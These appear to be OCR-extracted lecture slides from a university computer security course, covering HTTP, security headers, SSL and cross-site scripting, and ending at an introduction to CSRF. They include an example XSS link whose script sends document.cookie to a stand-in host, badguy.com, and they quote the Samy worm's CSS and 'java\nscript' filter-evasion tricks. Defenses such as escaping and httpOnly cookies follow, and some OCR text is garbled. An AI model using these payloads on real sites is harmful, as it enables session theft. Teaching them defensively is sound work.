CSCE 465 Computer & Network Security

Instructor: Abner Mendoza

Web Security

Roadmap

- Web security basics
- Cross-Site Scripting Attack

What is the web?

- A collection of application-layer services used to distribute content
  - Web content (HTML)
  - Multimedia
  - Email
  - Instant messaging

- Many applications
  - News outlets, entertainment, education, research and technology, …
  - Commercial, consumer and B2B

Web security: the high bits


- The largest distributed system in existence
  - threats are as diverse as applications and users
  - But need to be thought out carefully …
- The stakeholders are …
  - Consumers (users, businesses, *agents, …)*
  - Providers (web-servers, IM services, …)
- Another way of seeing web security is
  - Securing the web infrastructure such that the integrity, confidentiality, and availability of content and user information is maintained

Web Security

- Client-Server communication security
  - SSL: two phases -- Connection Establishment, Data Transfer (briefly talked before)
- Server security
  - SQL injection attack
  - Cross site scripting (XSS) attack
  - Cross Site Request Forgery
- Client security
  - Drive-by downloads
  - Browser security

Background: HTTP

- Transport Layer protocol for Web Requests and Responses




Background: Requests

- Example: Request to www.facebook.com

GET / HTTP/1.1
Host: www.facebook.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_3)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: enduserid=23orqijfas0dfjasd0;

Background: Response

- Example: Response from www.facebook.com




HTTP/1.1 200 OK
cache-control: private, no-cache, no-store, must-revalidate
content-encoding: br
content-security-policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net
content-type: text/html; charset=UTF-8
strict-transport-security: max-age=15552000; preload
vary: Accept-Encoding
x-content-type-options: nosniff
x-frame-options: DENY
x-xss-protection: 0

HTTP Security Headers

- Special HTTP Headers in Responses from Server that instruct the Client to implement certain security controls

- Used to Pr[illegible] mon web attacks, su[illegible] g, Click Jacking, et



Security Consideration

- Cookie
- Dynamic content
  - CGI
  - Embedded Scripting: ASP/JSP/PHP
- Client web content
  - Plug-in
  - Javascript
  - ActiveX
  - Authenticode
  - Java

SSL Revisited

- The good
  - Confidential session
  - Server authentication
  - GUI clues for users
  - Built into every browser
  - Easy to configure on the server
  - Protocol has been analyzed like crazy
  - Seems like you are getting security “for free”


SSL Revisited

- The bad
  - Users don't check certificates
    - most don't know what they mean
  - Too easy to obtain certificates
  - Too many roots in the browsers
  - Some settings are terrible
    - ssl v2 is on
    - totally insecure cipher suites are included
  - very little use of client-side certificates
  - performance!
    - early days had sites turning off
    - getting better (crypto coprocessors, etc.)


SSL Revisited

- The reality
  - SSL is here to stay no matter what
  - credit card over SSL connection is probably safer than credit card to waiter
  - biggest hurdles:
    - performance
    - user education (check those certificates)
    - too many trusted sites (edit your browser prefs)
    - misconfiguration (turn off bad ciphersuites)

Cross-Site Scripting



Cross-Site Scripting Overview



The Setup

- User input is echoed into HTML response.

- Example: search field
  - **http://victim.com/search.php ? term = apple**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

```
<HTML> Results for <script> …
 </script>
```

3. Browser executes script:

   Sends badguy.com cookie for victim.com

So What?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad

    … many many ways to fool user into clicking

- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com

  $\Rightarrow$ Violates same origin policy

Much Worse

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
    - Example: MySpace.com phishing attack injects password field that sends password to bad guy.

XSS Live Demo

SEED DEMO

Types of XSS vulnerabilities

- DOM-Based (local)
  - Problem exists within a page's client-side script
- Non-persistent ("reflected")
  - Data provided by a Web client is used by server-side scripts to generate a page for that user
- Persistent ("stored")
  - Data provided to an application is first stored and later displayed to users in a Web page
  - Potentially more serious if the page is rendered more than once

Example Persistent Attack

- Mallory posts a message to a message board
- When Bob reads the message, Mallory's XSS steals Bob's auth cookie
- Mallory can now impersonate Bob with Bob's auth cookie

Example Non-Persistent Attack

- Bob's Web site contains an XSS vulnerability
- Mallory convinces Alice to click on a URL to exploit this vulnerability
- The malicious script embedded in the URL executes in Alice's browser, as if coming from Bob's site
- This script could, e.g., email Alice's cookie to Mallory

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`


  - … but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

Defenses needed at server



Avoiding XSS Bugs

- Main problem:
  - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: htmlspecialchars(string)
- & → & " → " ' → '
  < → < > → >
  - **htmlspecialchars**(
    "Test", ENT_QUOTES);
    Outputs:
    Test

httpOnly Cookies


- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.


Another approach: Restrict use of cookies to some IP address

CSRF: CROSS-SITE REQUEST FORGERY

Recall: session using cookies



Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ….

